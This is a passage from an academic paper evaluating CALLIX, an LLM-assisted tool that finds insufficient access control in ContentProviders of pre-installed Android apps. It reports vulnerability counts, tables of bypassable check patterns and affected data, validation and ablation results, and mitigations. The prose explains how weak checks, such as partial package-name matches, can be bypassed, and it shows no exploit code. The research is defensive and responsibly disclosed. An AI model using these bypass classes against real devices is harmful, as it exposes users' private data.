vendors (see Table III). After per-vendor deduplication, our corpus contains 1,750 pre-installed apps that have at least one externally accessible `ContentProvider`. These apps host a total of 2,729 distinct `ContentProviders`, which expose 13,131 public interfaces. More specifically, starting from these interfaces, CALLIX successfully identified 237,118 reachable paths leading to system API invocations. Following the discovered paths, CALLIX extracted 10,950 unique access control branches. Note that a single branch may check multiple sensitive paths, which accounts for the number of conditions being less than the number of affected paths. Finally, after pruning paths that are properly protected by access control, CALLIX emitted 819 reachable and feasible vulnerable paths (detailed in Table V), with the `deepseek-v3-flash` backend. In this paper, we treat each vulnerable path as one vulnerability instance, because each path represents a distinct externally reachable execution from a public provider interface to a sensitive callsite under insufficient protection. In terms of efficiency, preprocessing each firmware image took 16.2 minutes on average. For each deduplicated `ContentProvider`, the analysis took 7.2 minutes on average, consuming 0.20M input tokens and 0.06M output tokens, corresponding to an average cost of US$0.12 when using the DeepSeek model.

1) **Severity analysis:** Having identified the vulnerable paths, we then characterize their security impacts and present them in Figure 3. First, we categorize all vulnerable paths into either AOSP or Non-AOSP, which indicates whether the exposed attack surface is associated primarily with Android's shared platform package set or with components outside the AOSP package set, and we observe that these vulnerable paths substantially come from vendor-specific additions, where they account for 755 of the 819 vulnerable paths (92.2%). Moreover, as mentioned in §IV-A, we characterize the severity in terms of a pair of operation (O) and data (P). As shown in Figure 3, these vulnerable paths are highly concentrated in a few particular pairs of the operation and data. Mapping these pairs through the severity matrix of Table Ic rates 96 paths as




Fig. 3: Overall distribution of vulnerable paths.

Critical, 177 as High, 544 as Moderate, and 2 as Low. These results reveal an alarming situation: the largest group of identified vulnerabilities enables arbitrary manipulation of user-private data through ordinary database operations ($O3 \times P4$; e.g., sensitive messaging data and user media files), accounting for 345 paths, i.e., 42.1%. Beyond user data, the vendor-specific paths also include flaws targeting device credentials such as TEE/SE secrets and authentication tokens. Collectively, these findings not only underscore the critical severity of `ContentProvider` misuse in today's Android ecosystem, but also highlight that vendor-provided components represent the primary source of fragile access control implementations.
2) **Access control implementations:** Having characterized the reachable sensitive operations, we then investigate how these paths are checked in practice. From the collected sensitive paths, we extract access control restrictions and summarize the results in Table IV based on the Android properties they consult. Specifically, following our threat model (§III-C), we divide them into secure implementations, such as UID, signature, resource-matching permission, and AppOp checks, and insecure implementations, which solely depend on caller-controlled, contextual, legacy, or compatibility-related properties. While the results show that many exported interfaces are

	Status	Property	Typical Use / Modeling Rationale	#Apps	#Checks
Authentication	**Secure**	UID	Direct Binder UID identity check, e.g., `Binder.getCallingUid()`.	234	1,028
		Signature	Package signature validation check, e.g., `checkSignatures(uid1, uid2)`.	285	2,081
		System Flag	System-app flag based trust check, e.g., `applicationInfo.flags`.	137	776
		Same Process	Binder UID self-call consistency check, e.g., `Process.myUid()`.	160	1,048
	Insecure	Package Name	Partial or squattable package-name match, e.g., `contains, startsWith`.	300	1,139
		Shared User ID	Shared UID attribution check, e.g., `packageManager.getNameForUid()`.	1	2
		Caller-Supplied Package	Caller-claimed package name, e.g., `intent.getStringExtra("pkgName")`.	36	42
		Self-Claimed Extra	Caller-input intent or bundle value, e.g., `extras.getBoolean("from_xxx")`.	81	200
		URI Parameter	Caller-input URI identity flag, e.g., `uri.readQueryParam("caller_is_xxx")`.	136	439
		Current User ID	Active-user state used as caller identity, e.g., `getCurrentUser()`.	28	40
		Hardcoded Token	Static recoverable token-based check, e.g., `token.equals("xxxxxxxx")`.	35	57
		Weak-Random Token	Low-entropy token-based identity check, e.g., derived from a few address bits.	1	1
Authorization	**Secure**	Consistent Permission	Resource-matching permission enforcement, e.g., `READ/WRITE_SMS` for SMS data.	443	3,629
		AppOp	Operation-aligned AppOps enforcement, e.g., `setAppOps` for relevant permissions.	27	41
	Insecure	Inconsistent Permission	Resource-mismatched permission enforcement, e.g., a weather permission for GPS.	7	56
		Self Permission Check	Self-UID checks are used to restrict external calls, e.g., `checkSelfPermission()`.	26	44
		Intent Action / Category	Intent metadata used as access gate, e.g., action strings protecting privileges.	27	41
Other	**Insecure**	Target SDK Version	Compatibility metadata used as a security gate, e.g., `targetSdkVersion < N`.	70	142
		Region	Regional build flag-based gate, e.g., `Build.IS_INTERNATIONAL_BUILD`.	20	29
		Device Variant	Device feature flag-based gate, e.g., `SettingsFeatures.isFlipDevice`.	6	10
		Build Type	Build flavor used as security gate, e.g., `Build.TYPE.equals("user")`.	71	105

TABLE IV: Android properties used in dynamic access control checks.

properly protected by secure access control implementations, a non-negligible number (2,347 out of 10,950) of checks appear insufficiently secure, where the branch conditions seem security-relevant yet do not actually establish caller authority. The most common insecure access control pattern is package-name-based checking, which appears 1,139 times, spread across 300 apps. Although Android verifies that the package returned by `getCallingPackage()` belongs to the calling UID, the package-name checks we observe remain bypassable: partial matches (e.g., `startsWith` or `contains`) admit attacker-chosen names, and allowlisted packages absent from the device can be claimed by an attacker app. Such checks therefore do not prove the caller has the system UID, trusted signing identity, or granted capability. Other insecure access control implementations, including `SharedUserId`, caller-supplied package fields, intent extras, `URI` parameters, target SDK versions, build flags, and device-variant checks, can be similarly bypassed via externally controllable interactions.

3) **Categories of vulnerable paths:** Table V categorizes the 819 vulnerable paths by the functionality they expose. The distribution reveals that the problem is not confined to a few conventional privacy APIs. Instead, vulnerable `ContentProvider`s have become hidden access points to several major parts of the device experience, including media storage, launcher state, notifications, accessibility-derived context, communication records, and vendor-specific feature control. The largest groups are user content and UI-related state. This is particularly problematic because these providers sit close to daily user interaction: they expose not only stored data such as photos, files, SMS, and call logs, but also behavioral context such as home-screen layout, clipboard content, notification state, recent tasks, and accessibility signals. In other words, the exposed paths can reveal both what users store and how they use the device. Another interesting observation is that a non-trivial portion of paths reach identity, credential, system, and vendor-specific functionality. These cases show that vulnerable providers are not merely privacy-leak channels; some of them act as public interfaces to device state, authentication-related data, privileged IPC, secure settings, and vendor feature switches.

C. Effectiveness

Manual validation. To validate the effectiveness of CALLIX, we conducted a manual validation on a set of randomly sampled 492 paths (60% of the 819 reported paths) that are distributed in 256 of the 424 providers. In particular, we asked two researchers to independently review every sampled path. A path was labeled as a true positive only if, under our threat model (§III-C), an unprivileged app could reach and execute the sensitive callsite without being blocked by an effective manifest- or code-level restriction. Under these criteria, the two researchers agreed on 98.2% of the sampled paths and reached consensus on the rest by discussion. Furthermore, for each vulnerability, one researcher wrote and tested a proof of concept, whose correctness was then double-checked by the other researcher.

Results. Finally, 468 paths across 242 `ContentProvider`s were confirmed as true positives and 24 as false positives, yielding a precision of 95.1% (95% Wilson confidence interval: 92.8%–96.7%). Seven false positives resulted from access controls enforced asynchronously or across threads that were missed by the static analysis. The remaining 17 were LLM-assisted reasoning errors, including nine branch-purpose misclassifications and eight incorrect sufficiency judgments.

Vendor confirmation. We responsibly disclosed the 468 confirmed vulnerable paths to the affected vendors with working proofs of concept. At the time of writing, vendors have confirmed 278 vulnerability reports across 98

Group	Subcategory	#Apps	#Paths	Representative data
Communication	SMS / MMS messages	4	48	Message bodies, sender addresses, attachments, quick replies, and read states.
	Call logs	9	25	Call records with numbers, durations, timestamps, and rejection replies.
	SIM & carrier state	6	28	SIM records, carrier settings, and private network configuration data.
	Contacts & address book	5	27	Contact records with phone numbers, emails, profiles, and mappings.
Identity & Credentials	Biometric data	3	4	Face-service controls and face-cluster names associated with photos.
	Crypto keys & material	3	10	Bluetooth keys, account keys, security tokens, and sharing keys.
	Account & auth tokens	14	37	Account states, push identifiers, and vendor account-binding keys.
	Device & advertising IDs	3	7	Advertising identifiers, vendor user identifiers, and diagnostic device IDs.
User Content & Media	Browser data	11	32	Browser homepage settings and writable configuration affecting navigation.
	Photos, videos & gallery	30	118	Source images, media metadata, location tags, and video viewing history.
	Wallpapers & stickers	13	29	Lock-screen wallpaper settings, theme records, and usage history.
	File exposure	21	48	Log dumps, clipboard caches, and cross-device transfer metadata.
	Downloads & OTA	8	24	Update metadata, download states, and installation activation records.
Sensors & Location	Health & fitness	5	10	Health analysis records and menstruation prediction information.
	Location & weather	6	22	GPS coordinates, location history, city lists, and weather locations.
UI & Accessibility	Clipboard & drag	6	21	Clipboard contents, drag-transfer entries, and input-method phrase lists.
	App usage & recent tasks	4	8	Booking records, viewing behavior, and daily application usage time.
	Accessibility services	6	44	Accessibility-derived foreground application and in-app state information.
	Launcher & home screen	17	61	Home layouts, installed applications, hidden apps, and whitelist records.
	Notifications & alerts	9	41	Update banners, notification badges, and scheduled power-state alerts.
	Lock screen & screen state	4	5	Screen-recorder status and remote-controller device state information.
Connectivity	Wi-Fi & Bluetooth	3	19	Bluetooth pairing records, MAC addresses, and wireless configuration data.
	IoT & smart-home pairing	3	5	Paired vehicle devices and smart-home Bluetooth pairing records.
System & Platform	Privileged IPC & URI	13	18	Agent command channels and trusted execution interfaces.
	Logs & diagnostics	11	19	Diagnostic logs from assistants, cameras, messages, and launchers.
	Settings values	9	15	Writable secure settings and global configuration tables.
	Device admin & power	4	15	Parental-control flags, passcode states, batteries, and power schedules.
	App/package management	6	13	Installation caches, package state tables, and installed application lists.
Vendor / Apps	Games & game mode	3	13	Game acceleration states, VPN switches, and location-tagged game data.
	Payment & wallet records	1	1	Biometric payment switches and wallet-related configuration states.
	On-device AI & assistants	5	20	AI action surfaces and assistant inputs for personal context.
	OEM-specific config	14	32	NFC states, split-screen settings, push toggles, and camera tasks.
	Total	**197**	**819**	—

Note. #Paths is additive; #Apps is deduplicated at the total row and may overlap across categories.

TABLE V: Categories of vulnerable paths discovered across the analyzed firmware images.

`ContentProviders`; some have also been rewarded, patched, or scheduled for remediation.

Comparison with SOTA. To demonstrate the progress made in addressing an overlooked aspect of the state of the art, we compare CALLIX with FirmScope [4] because it focuses on uncovering vulnerabilities that stem from a paradigm similar to ours. While no prior work addresses the identical problem in the same scope to enable a perfectly fair comparison, FirmScope, which is the state-of-the-art approach to detecting flaws in pre-installed apps, offers the closest and most meaningful reference point for evaluating our approach. Since FirmScope is not publicly available, we do not directly run it on our dataset but follow the treatment of unavailable baselines adopted in prior work [34] and only compare within the configuration for which FirmScope was evaluated.

We find that only 13 of the 468 paths reach an API in FirmScope's sink set, which upper-bounds the paths FirmScope could report and is a bound on scope overlap. This small overlap indicates that CALLIX uncovers a largely different class of vendor-specific access control flaws, which have been overlooked in the literature. This gap arises by construction: most of our findings involve generic APIs that FirmScope treats as benign, and CALLIX flags them only through semantic reasoning over the callsite. Directly augmenting FirmScope's sink set with these common APIs, e.g., database and file operations, would make it unusable because it would indiscriminately flag all `ContentProvider` operations as vulnerable, which is the reason why prior work excludes these APIs from sink sets.

VI. ABLATION AND GENERALIZABILITY

In this section, we carry out an ablation study on a manually validated dataset, to validate the effectiveness of each key component of CALLIX. Then, we further evaluate how well CALLIX generalizes across backend models, prompt variants, and commercial general-purpose coding agents.

Dataset. We manually built a dataset of 500 code paths (250 vulnerable and 250 non-vulnerable) by decompiling randomly selected providers from the 2,729 externally accessible ones

with JADX. Two analysts with research experience in mobile security independently reviewed the `ContentProvider` code and, for every path, attempted to construct and run a working proof of concept on our own devices. Because each judgment rests on an executed attempt rather than on code reading alone, the two analysts agreed on 497 of the 500 paths, and resolved the remaining three by discussion under the criteria of §IV-A.

A. Ablation Analysis

We evaluated four configurations that sequentially incorporate CALLIX's core design components—i.e., the static code slicing, the taxonomy guidance, and the sufficiency criteria—building incrementally toward the complete tool. The results are shown in the first four rows of Table VI, all obtained with the `deepseek-v3-flash` backend used in the corpus-scale analysis. Note that the configurations differ only in the intermediate states produced by the active design components, while the ultimate objective—determining whether a given path is vulnerable—and the backend LLM are held constant across all settings. Specifically:

C0: No extracted evidence. As the starting point, we give the backend only the analysis task and the decompiled code, withholding all evidence produced by CALLIX's static analysis. This configuration performs close to chance, at 51.7% F1 and 50.6% accuracy, while costing US$17.27, over 13× the cost of the full framework, because every judgment triggers its own code retrieval. The extracted path, slice, and manifest evidence is therefore a prerequisite for the reasoning stages that follow, rather than a convenience.

C1: Code slices evidence only (E). When provided with the sliced code and manifest information of a path, the backend LLM can concentrate more on the target code compared to **C0**; however, the tool flags nearly every reachable path as vulnerable. While it successfully captures almost all vulnerable instances, it also misclassifies 206 of the 250 non-vulnerable paths as vulnerable, yielding high recall but impractically low precision. This result confirms that, without a notion of what makes a callsite sensitive, almost anything reachable could be considered as vulnerable.

C2: C1 with taxonomy guidance (T). Compared with **C1** in Table VI, **C2** sharply raises precision to 94.6% once the taxonomies are added, effectively reducing the false positives. However, recall drops to 56.4%, as **C2** can identify the sensitive operation and the data it touches but lacks a criterion for judging whether a security check provides sufficient protection. Consequently, it treats the presence of any check as adequate and labels it as safe, leading to a substantial amount of misjudgment on those paths whose checks are present but forgeable, increasing the false negatives.

C3: C2 with sufficiency reasoning (S). According to the results of **C2** and **C3** in Table VI, incorporating sufficiency reasoning recovers those previously misclassified paths, lifting recall to 92.0% and F1 to 92.6% while reducing misclassified non-vulnerable paths to only 17 of the 250, down from 206 at **C1**. This demonstrates that the sufficiency reasoning effectively distinguishes between security-relevant checks and truly protective ones, which substantially reduces false negatives.

B. Evaluation of Generalizability

We evaluate whether CALLIX remains effective across different backend models and prompt variants, and whether its core design components also improve commercial general-purpose coding agents.

Model sensitivity. In addition to the ablation study above, we further run the complete CALLIX framework on three additional backends, `deepseek-v4-pro`, `gemini-3.1-pro`, and `claude-opus-5`, varying only the backend. Across the four backends, precision varies by at most 1.9 percentage points, recall by 4.8, and accuracy by 2.2, with accuracy remaining at or above 92.4%. Notably, `gemini-3.1-pro` and `claude-opus-5` improve accuracy over `deepseek-v3-flash` by only 1.4 and 2.0 percentage points, respectively, despite costing 68× and 139× as much. These results indicate that CALLIX's effectiveness is not tied to a particular backend and that substantially higher model costs yield only marginal accuracy gains.

Prompt sensitivity. Beyond the backend, a second concern is whether the results depend on how the prompts happen to be worded. We therefore construct 20 semantically equivalent variants of CALLIX's three-stage prompts, obtained by paraphrasing the instructions and reordering their independent parts while keeping the input evidence, the taxonomy definitions, the decision criteria, and the JSON output schema unchanged; two authors reviewed every variant to confirm that no decision rule was added, removed, or reweighted. We then rerun the full pipeline on the same 500 paths for each variant, holding the backend fixed at `deepseek-v3-flash`. Accuracy ranges from 92.2% to 92.8% (median 92.6%) and F1 from 92.1% to 92.9%, a spread of three of the 500 paths, and no variant differs from the original prompt on more than nine path-level verdicts. The results are therefore driven by the extracted evidence and the decision criteria rather than by the particular phrasing of the prompts.

Comparison with a commercial code agent. We then evaluate how the proposed CALLIX performs when compared with the advanced commercial code agent, i.e., Claude Code. Two complementary experiments are conducted:

- **Same backend LLM model, different analysis formulations:** To distinguish between differences caused by analysis formulation and those caused by model capability, we replace the backend LLM in CALLIX with the one integrated within Claude Code, i.e., `claude-opus-5`, and keep all other inputs identical, i.e., the provided decompiled code, target `ContentProvider`, and task specifications (e.g., threat model).

  Result. The comparative results are shown in the lines identified by **CALLIX-C3 (`claude-opus-5`)** and **Agent-C0 (`claude-opus-5`)** in Table VI. It is observed that CALLIX with `claude-opus-5` backend significantly surpasses its agent counterpart in all four metrics. Although

	Config.		Model	Counts				Scores (%)				Cost
	ID	*ETS*		TP	TN	FP	FN	Prec.	Rec.	F1	Acc.	(US$)
CALLIX	C0	○○○	deepseek-v3-flash	132	121	129	118	50.6	52.8	51.7	50.6	17.27
	C1	●○○	deepseek-v3-flash	232	44	206	18	53.0	92.8	67.4	55.2	0.82
	C2	●●○	deepseek-v3-flash	141	242	8	109	**94.6**	56.4	70.7	76.6	0.98
	C3	●●●	deepseek-v3-flash	230	233	17	20	93.1	92.0	92.6	92.6	1.29
	C3	●●●	deepseek-v4-pro	234	228	22	16	91.4	93.6	92.5	92.4	6.91
	C3	●●●	gemini-3.1-pro	237	233	17	13	93.3	94.8	94.0	94.0	88.32
	C3	●●●	claude-opus-5	242	231	19	8	92.7	**96.8**	**94.7**	**94.6**	178.67
Agent	C0	○○○	claude-sonnet-5	198	102	148	52	57.2	79.2	66.4	60.0	297.25
	C1	●○○	claude-sonnet-5	186	212	38	64	83.0	74.4	78.5	79.6	255.93
	C2	●●○	claude-sonnet-5	183	222	28	67	86.7	73.2	79.4	81.0	283.67
	C3	●●●	claude-sonnet-5	215	212	38	35	85.0	86.0	85.5	85.4	254.84
	C0	○○○	claude-opus-5	206	114	136	44	60.2	82.4	69.6	64.0	548.79
	C1	●○○	claude-opus-5	162	232	18	88	90.0	64.8	75.3	78.8	449.21
	C2	●●○	claude-opus-5	161	239	11	89	**93.6**	64.4	76.3	80.0	407.42
	C3	●●●	claude-opus-5	222	218	32	28	87.4	**88.8**	**88.1**	**88.0**	446.85

TABLE VI: Component ablation, model sensitivity, and comparison with a commercial code agent.

the Claude Code baseline detects some vulnerabilities, it both misses vulnerable paths and flags many safe ones due to omitting critical paths, mischaracterizing data sensitivity, and incorrectly judging the sufficiency of protection checks. These findings confirm that the analysis formulation—rather than mere model capacity—is the primary driver of detection performance.

- **Same agent baseline, different input contexts:** To isolate the contribution of CALLIX's design, we start from an LLM agent given only the decompiled code and the task definition, which are similar to the previous experiment, and then sequentially enrich the input contexts provided to the agent with intermediate results from CALLIX's components, i.e., the code slice evidence, the taxonomy guidance, and the sufficiency reasoning. We adopt the Claude Code agent with different backend LLMs (i.e., `claude-sonnet-5` and `claude-opus-5`) for comprehensiveness.

Result. The results are presented in the lower half of Table VI. Starting from the initial configuration, we observe an overall upward trend in the metrics as we sequentially adopt the input contexts used in CALLIX, confirming the positive contribution of each design stage. Compared with the other two components, the taxonomy guidance yields relatively modest gains. We attribute this to the agents' inherent proficiency in identifying sensitive data, which suggests that their training may have imparted a data-sensitivity characterization capability akin to that explicitly encoded in our taxonomy—an observation consistent with recent findings [35]. We also note that, unlike CALLIX, which directly employs an LLM as its backend, the code agent is more susceptible to distraction when processing complex input instructions. This manifests as fluctuations in individual metrics (e.g., recall) and leads to inferior overall performance relative to CALLIX with the same backend. Nevertheless, the experimental results confirm that even powerful LLM agents benefit from our solutions.

VII. DISCUSSION

A. Limitations

While CALLIX has identified many new vulnerabilities, it is not perfect. First, it inherits limitations from those static analysis components we built upon. These limitations include, but are not limited to, the inability to *(i)* track dataflows through certain components, *(ii)* handle sophisticated obfuscation such as reflection, and *(iii)* analyze native libraries. In addition, while we carefully crafted prompts to guide the LLM to work properly, CALLIX still suffers from hallucination problems, e.g., misinterpretation and misreasoning, leading to false positives.

B. Taxonomy Coverage

We conducted an open-category audit on all 500 paths in the dataset presented in §VI, none of which was used to develop the taxonomies or the prompts. For the data and operation taxonomy, the annotators described each path's operation and affected data in free-form terms, mapped each description to the frozen taxonomy, and recorded whether a new category was required. All 500 descriptions were assigned to an existing category, confirming the coverage of 100%. Unlike the data and operation taxonomies, the branch-purpose taxonomy avoids the open-category problem because `other` is exhaustive by construction: every check that does not enforce authentication or authorization is retained under this category.

Although we did not discover any exceptions, we acknowledge that the established data and operation taxonomies may have blind spots: a previously unseen resource type, or a security distinction finer than the current categories allow, could fall outside the taxonomy and cause CALLIX to miss the corresponding callsites. Nevertheless, extending the taxonomies is a straightforward one-time effort that requires no changes to the pipeline or prompt templates; we therefore believe CALLIX could be readily adapted to maintain satisfactory performance even in the presence of such previously unseen cases.

C. Broader Applicability

Although CALLIX is implemented and evaluated for Android `ContentProvider`s, its underlying reasoning pattern is more general: it determines callsite sensitivity from the semantics of both the operation and the resource involved, and then evaluates whether the surrounding checks establish sufficient authority under the threat model. This reasoning may also apply to systems that expose generic database, file, storage, or configuration interfaces, where API identity and the mere presence of an access control check may not reveal the actual security risk. Applying CALLIX to another platform, however, would require a platform-specific analysis frontend, operation and resource taxonomies, a corresponding threat model, and rules defining sufficient authorization. We leave such extensions and their empirical evaluation to future work.

D. Mitigation

Avoiding overly powerful interfaces. In this study, we discovered pre-installed apps that utilize generic and powerful interfaces to deliver functionality that could also be achieved with less powerful APIs. One typical pattern in our vulnerable cases is the widespread use of `ContentProvider.call()`, which is designed for provider-defined operations that do not naturally fit the standard table-like CRUD model [12]. We observe that vendor providers often extend this flexible interface into a general-purpose command channel for privileged functionality, while the Android framework does not enforce fine-grained permission checks on this method, making security failures at these interfaces particularly impactful. Therefore, developers should avoid exposing privileged operations through overly generic interfaces when more specialized and restricted APIs, e.g., the standard CRUD APIs, are enough.

Using trusted authority information for identity verification. Our analysis reveals widespread reliance on weak or caller-controllable identities, including string-level identities such as package names, shared UID names, and request-provided identifiers, as authorization boundaries. These values do not necessarily establish the authority of the caller and may be forged or misused by unprivileged applications. Therefore, sensitive IPC interfaces should enforce permissions that match the protected functionality, e.g., SMS interfaces should require SMS permissions. For vendor-private functionality, the callee should further verify the real Binder caller UID via `Binder.getCallingUid()` or bind access to a trusted signing identity using signature-level permissions or `PackageManager.checkSignatures()`.

VIII. RELATED WORK

Security and privacy in pre-installed apps. There are many efforts that have been devoted to understanding the security and privacy of pre-installed apps in Android. For example, some studies show that Android firmware remains difficult to audit at scale and continues to contain security inconsistencies across vendors that hinder pre-installed app analysis [36], [37], [38], some works report vulnerabilities stemming from custom permissions used to assist data sharing along the supply chain (e.g., [3]), and others identify privilege-escalation vulnerabilities (e.g., [4]). While these studies establish pre-installed apps as a particularly high-impact setting for security misconfigurations, they do not evaluate whether enforced access controls are sufficient to avoid unauthorized operations in `ContentProvider`.

Security and privacy in Android components. The literature has long recognized that exported components in Android are a source of security vulnerabilities (e.g., [39], [40], [41], [42]). In particular, prior work has reported vulnerable access control problems [39], permission re-delegation issues [41], and component-hijacking vulnerabilities [42]. With respect to `ContentProvider`, the literature has found passive content leaks and pollution issues because of misconfiguration (e.g., [43], [44], [45], [46]). However, these studies primarily focus on exposure and structural validity of access control configurations, rather than on whether the protection level complies with the sensitivity of the exposed operation and data.

LLM-assisted approaches in app analysis. Recent works have shown that LLMs can perform useful semantic reasoning in adjacent Android security tasks: SecretLoc [47] used LLMs to detect hardcoded secrets that regex-based tools miss, and PathSentinel [48] used LLM-generated exploit code to reduce the cost of validating filesystem vulnerabilities. These efforts provide methodological evidence that language models can reason about security-relevant semantics. To our knowledge, prior work does not directly assess whether the protection of a `ContentProvider` complies with the semantic sensitivity of the operation and data it exposes, particularly in pre-installed apps. In addition, different from these efforts, CALLIX does not use LLMs as a replacement for program analysis; instead, it combines statically extracted program evidence with LLM-based semantic reasoning for analysis.

IX. CONCLUSION

Although many efforts have been made to explore vulnerabilities in pre-installed apps, existing analyses largely focus on API-level sensitivity and overlook vulnerabilities whose security impact emerges only at specific callsites. Our study shows that insufficient access control in `ContentProvider` components of pre-installed apps represents a systematic and previously underexplored vulnerability class. Therefore, we propose CALLIX, an access control sufficiency analysis, to fill this gap with a context-aware sensitivity assessment that identifies security-sensitive callsites from the operations and data involved, as well as the concept of restriction context to determine whether enforced access controls provide sufficient protection against unauthorized operations. We evaluated CALLIX on 50 firmware images covering 1,750 distinct pre-installed apps from 10 top-tier vendors, and uncovered 819 vulnerable paths across 424 `ContentProvider`s spanning all 10 vendors. Our findings reveal that these vulnerabilities are not isolated implementation mistakes: most originate from vendor-customized code, and many expose sensitive resources through generic APIs whose security relevance cannot be

determined from API identity alone. As of this writing, the associated vendors have confirmed 278 of our disclosed reports, demonstrating the practical impact of this overlooked vulnerability class.

X. Ethics Considerations

We carefully consider ethical issues throughout this study and conduct responsible disclosure practices. First, CALLIX analyzes the binaries of pre-installed apps extracted from firmware images entirely offline. Therefore, the analysis procedures do not interact with vendor backends, production services, or user devices and impose no burden on vendors' operational infrastructure. The analysis neither interacts with real users nor collects or accesses user-generated data, thereby avoiding risks to user privacy. During manual verification, we conduct experiments only on our own devices, ensuring that testing does not affect other users or deployed systems. Finally, we follow responsible disclosure practices and report validated vulnerabilities only to affected vendors through established security channels. Validation and responsible disclosure of the remaining 327 paths are ongoing. We report each path to the affected vendor once it is manually confirmed, and count only confirmed paths in the manual-validation and vendor-confirmation numbers reported here.

Acknowledgment

We express our deepest gratitude to the reviewers for their constructive comments. This work is supported by the National Natural Science Foundation of China under Grants U25B2079 and 62502079, the China Postdoctoral Science Foundation under Grant BX20240053, and the Sichuan Natural Science Foundation under Grant 2026NSFSC1463.

References

[1] L. Wu, M. Grace, Y. Zhou, C. Wu, and X. Jiang, "The impact of vendor customizations on Android security," in *Proceedings of ACM CCS*, 2013.

[2] Y. Aafer, X. Zhang, and W. Du, "Harvesting inconsistent security configurations in custom Android ROMs via differential analysis," in *Proceedings of USENIX Security*, 2016.

[3] J. Gamba, M. Rashed, A. Razaghpanah, J. Tapiador, and N. Vallina-Rodriguez, "An analysis of pre-installed Android software," in *Proceedings of IEEE S&P*, 2020.

[4] M. Elsabagh, R. Johnson, A. Stavrou, C. Zuo, Q. Zhao, and Z. Lin, "FirmScope: Automatic uncovering of privilege-escalation vulnerabilities in pre-installed apps in Android firmware," in *Proceedings of USENIX Security*, 2020.

[5] Q. Hou, W. Diao, Y. Wang, X. Liu, S. Liu, L. Ying, S. Guo, Y. Li, M. Nie, and H. Duan, "Large-scale security measurements on the Android firmware ecosystem," in *Proceedings of IEEE/ACM ICSE*, 2022.

[6] Heise. (2025) Pre-installed apps with security vulnerabilities on low-cost smartphones. Accessed: May 7, 2026. [Online]. Available: https://www.heise.de/en/news/Pre-installed-apps-with-security-vulnerabilities-on-low-cost-smartphones-10423996.html

[7] Q. Zhao, C. Zuo, B. Dolan-Gavitt, G. Pellegrino, and Z. Lin, "Automatic uncovering of hidden behaviors from input validation in mobile apps," in *Proceedings of IEEE S&P*, 2020.

[8] Z. Yang, M. Yang, Y. Zhang, G. Gu, P. Ning, and X. S. Wang, "AppIntent: Analyzing sensitive data transmission in Android for privacy leakage detection," in *Proceedings of ACM CCS*, 2013.

[9] S. Arzt, S. Rasthofer, R. Hahn, and E. Bodden, "Using targeted symbolic execution for reducing false-positives in dataflow analysis," in *Proceedings of ACM SOAP*, 2015.

[10] C. Cadar and K. Sen, "Symbolic execution for software testing: three decades later," *Communications of the ACM*, vol. 56, no. 2, pp. 82–90, 2013.

[11] Android. (2026) Android ContentProvider API reference. Accessed: May 7, 2026. [Online]. Available: https://developer.android.com/reference/android/content/ContentProvider

[12] ——. (2026) AOSP: ContentProvider source code. Accessed: May 7, 2026. [Online]. Available: https://cs.android.com/android/platform/superproject/main/+/main:frameworks/base/core/java/android/content/ContentProvider.java

[13] Android Developers. (2026) Android permissions overview. Accessed: May 7, 2026. [Online]. Available: https://developer.android.com/guide/topics/permissions/overview

[14] ——. (2026) `<provider>`: Android manifest element reference. Accessed: May 7, 2026. [Online]. Available: https://developer.android.com/guide/topics/manifest/provider-element

[15] ——. (2026) android.content.Context API Reference. Accessed: May 7, 2026. [Online]. Available: https://developer.android.com/reference/android/content/Context

[16] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "FlowDroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps," in *Proceedings of ACM PLDI*, 2014.

[17] F. Wei, S. Roy, X. Ou, and Robby, "Amandroid: A precise and general inter-component data flow analysis framework for security vetting of Android apps," *ACM Transactions on Privacy and Security*, vol. 21, no. 3, pp. 1–32, 2018.

[18] C. Zuo, Z. Lin, and Y. Zhang, "Why does your data leak? Uncovering the data leakage in cloud from mobile apps," in *Proceedings of IEEE S&P*, 2019.

[19] Android. (2026) Google severity criteria. Accessed: May 7, 2026. [Online]. Available: https://source.android.com/docs/security/overview/updates-resources

[20] Samsung. (2026) Samsung severity criteria. Accessed: May 7, 2026. [Online]. Available: https://security.samsungmobile.com/securityReportingRiskClassification.smsb

[21] Xiaomi. (2026) Xiaomi severity criteria. Accessed: May 7, 2026. [Online]. Available: https://sec.xiaomi.com/#/notice/detail/228

[22] W. Ma, Z. Lin, S. Liu, Q. Hu, Y. Liu, W. Wang, C. Zhang, L. Nie, L. Li, Y. Liu, and L. Jiang, "Exploring code analysis: Zero-shot insights on syntax and semantics with LLMs," *ACM Transactions on Software Engineering and Methodology*, 2025, https://doi.org/10.1145/3818607.

[23] D. Nam, A. Macvean, V. Hellendoorn, B. Vasilescu, and B. Myers, "Using an LLM to help with code understanding," in *Proceedings of IEEE/ACM ICSE*, 2024.

[24] C. Wang, W. Zhang, Z. Su, X. Xu, X. Xie, and X. Zhang, "LLMDFA: Analyzing dataflow in code with large language models," in *Proceedings of NeurIPS*, 2024.

[25] W. Wang, K. Liu, Z. Sun, A. R. Chen, G. Li, G. Huang, and L. Ma, "Can large language models solve path constraints in symbolic execution?" *arXiv preprint arXiv:2511.18288*, 2025.

[26] MITRE. (2026) CWE-862: Missing authorization. Accessed: May 7, 2026. [Online]. Available: https://cwe.mitre.org/data/definitions/862.html

[27] ——. (2026) CWE-863: Incorrect authorization. Accessed: May 7, 2026. [Online]. Available: https://cwe.mitre.org/data/definitions/863.html

[28] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan, "Soot: A Java bytecode optimization framework," in *Proceedings of CASCON*, 1999, https://github.com/soot-oss/soot.

[29] DeepSeek. (2026) DeepSeek API documentation. Accessed: May 7, 2026. [Online]. Available: https://platform.deepseek.com/

